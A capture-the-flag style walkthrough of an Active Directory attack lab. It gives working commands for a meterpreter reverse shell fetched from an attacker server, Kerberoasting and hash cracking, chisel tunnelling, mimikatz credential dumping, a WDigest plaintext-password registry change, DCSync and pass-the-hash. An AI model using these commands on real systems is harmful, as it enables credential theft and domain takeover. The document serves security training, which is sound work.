AD Enumeration & Attacks Skills Assessment Part I
Initial Access
Reconnaissance
Given the scenario, we get the user admin and the password My_W3bsH3ll_*********, so we login with the credentials:

Question 1 — Submit the contents of the flag.txt file on the administrator Desktop of the web server
We can access the contents of the Administrator Desktop, so I just grabbed the flag:
type C:\Users\Administrator\Desktop\flag.txt
Reverse Shell Using Metasploit
Payload Generation
msfvenom -p windows/x64/meterpreter/reverse_https lhost=<attacker_ip> -f exe -o payload.exe lport=4444
Metasploit Listener Configuration
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_https
set LHOST 10.10.15.161
set LPORT 4444
Payload Delivery and Execution
python3 -m http.serverUsing curl to download and execute the payload:
curl 10.10.15.161:8000/payload.exe -o payload.exe
./payload.exe

Got the shell.
Question 2 — Kerberoast an account with the SPN MSSQLSvc/SQL01.inlanefreight.local:1433 and submit the account name
Enumerating SPNs with setspn.exe:
setspn.exe -Q */*
Got the answer: s*****l
Question 3 — Crack the account's password. Submit the cleartext value.
To get the password we can use PowerView. Serve it with a Python HTTP server, download with curl, then import:
Import-Module .\PowerView.ps1
Get the SPN ticket:
Get-DomainUser -Identity svc_sql | Get-DomainSPNTicket -Format Hashcat
Got the hash. Crack it with Hashcat, which gives us the password lu***7:
hashcat -m 13100 svc_sql_hash /usr/share/wordlists/rockyou.txtQuestion 4 — Submit the contents of the flag.txt file on the Administrator desktop on MS01
Before we proceed, get the IP of MS01 by pinging it — reveals 172.16.6.**.

Login to MS01 with the credentials we found:
$password = ConvertTo-SecureString "<password>" -AsPlainText -Force
$cred = new-object System.Management.Automation.PSCredential ("INLANEFREIGHT\svc_sql", $password)
Enter-PSSession -ComputerName MS01-INLANEFREIGHT.LOCAL -Credential $cred
It worked, but grabbing the flag directly didn't. Needed a proper shell — tried Metasploit SOCKS proxy but it wasn't working, so I used chisel.exe instead.
Tip: change/add the proxychains config to use socks5
On attack machine (Linux):
chisel server -p 9088 --reverseOn target machine (Windows):
./chisel.exe client 'Attack-IP:9088' R:socks
Now using impacket-psexec to get the flag:
proxychains impacket-psexec INLANEFREIGHT.LOCAL/<user>:<password>@<Target>
Question 5 — Find cleartext credentials for another domain user. Submit the username.
Ran an nmap scan and found RDP open, so I logged in using xfreerdp with a shared directory containing all the tools we may need:
proxychains xfreerdp /v:'172.16.6.**:3389' /u:"inlanefreight\<user>" /p:'<password>' /drive:Shared,/opt/test
Ran Inveigh first but found nothing.

Went with mimikatz:
privilege::debug
sekurlsa::logonpasswords

Got user t***** on domain DC01 — that's the answer.
Question 6 — Submit this user's cleartext password.
The password showed as none in the previous dump. To get it we need to force WDigest to store credentials in plaintext via a registry modification, then reboot:
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v UseLogonCredential /t REG_DWORD /d 1
After restarting, we get the cleartext password:
Question 7 — What attack can this user perform?
Guessed DCSync and it was correct. To confirm why, we use PowerView to check the user's ACL permissions on the domain:
Import-Module .\PowerView.ps1
Get-DomainUser -Identity <user> | select samaccountname,objectsid,memberof,useraccountcontrol | fl
$sid = "S-1-..."
Get-ObjectAcl "DC=inlanefreight,DC=local" -ResolveGUIDs | ? { ($_.ObjectAceType -match 'Replication-Get')} | ?{$_.SecurityIdentifier -match $sid} | select AceQualifier, ObjectDN, ActiveDirectoryRights,SecurityIdentifier,ObjectAceType | fl
DS-Replication-Get-Changes, DS-Replication-Get-Changes-All, and DS-Replication-Get-Changes-In-Filtered-Set are all present — this allows the user to pull replication data from the AD database, enabling a DCSync attack.
Question 8 — Take over the domain and submit the flag on the Administrator Desktop on DC01
Use Runas to operate as t*****, then dump Administrator hashes via impacket-secretsdump (get DC01 IP by pinging it first):
proxychains impacket-secretsdump -outputfile inlanefreight_hashes -just-dc INLANEFREIGHT/<user>@<ip>With the hash, pass it using crackmapexec to get the final flag:
proxychains crackmapexec smb <ip> -u Administrator -H <hash> -x 'type C:\Users\Administrator\Desktop\flag.txt'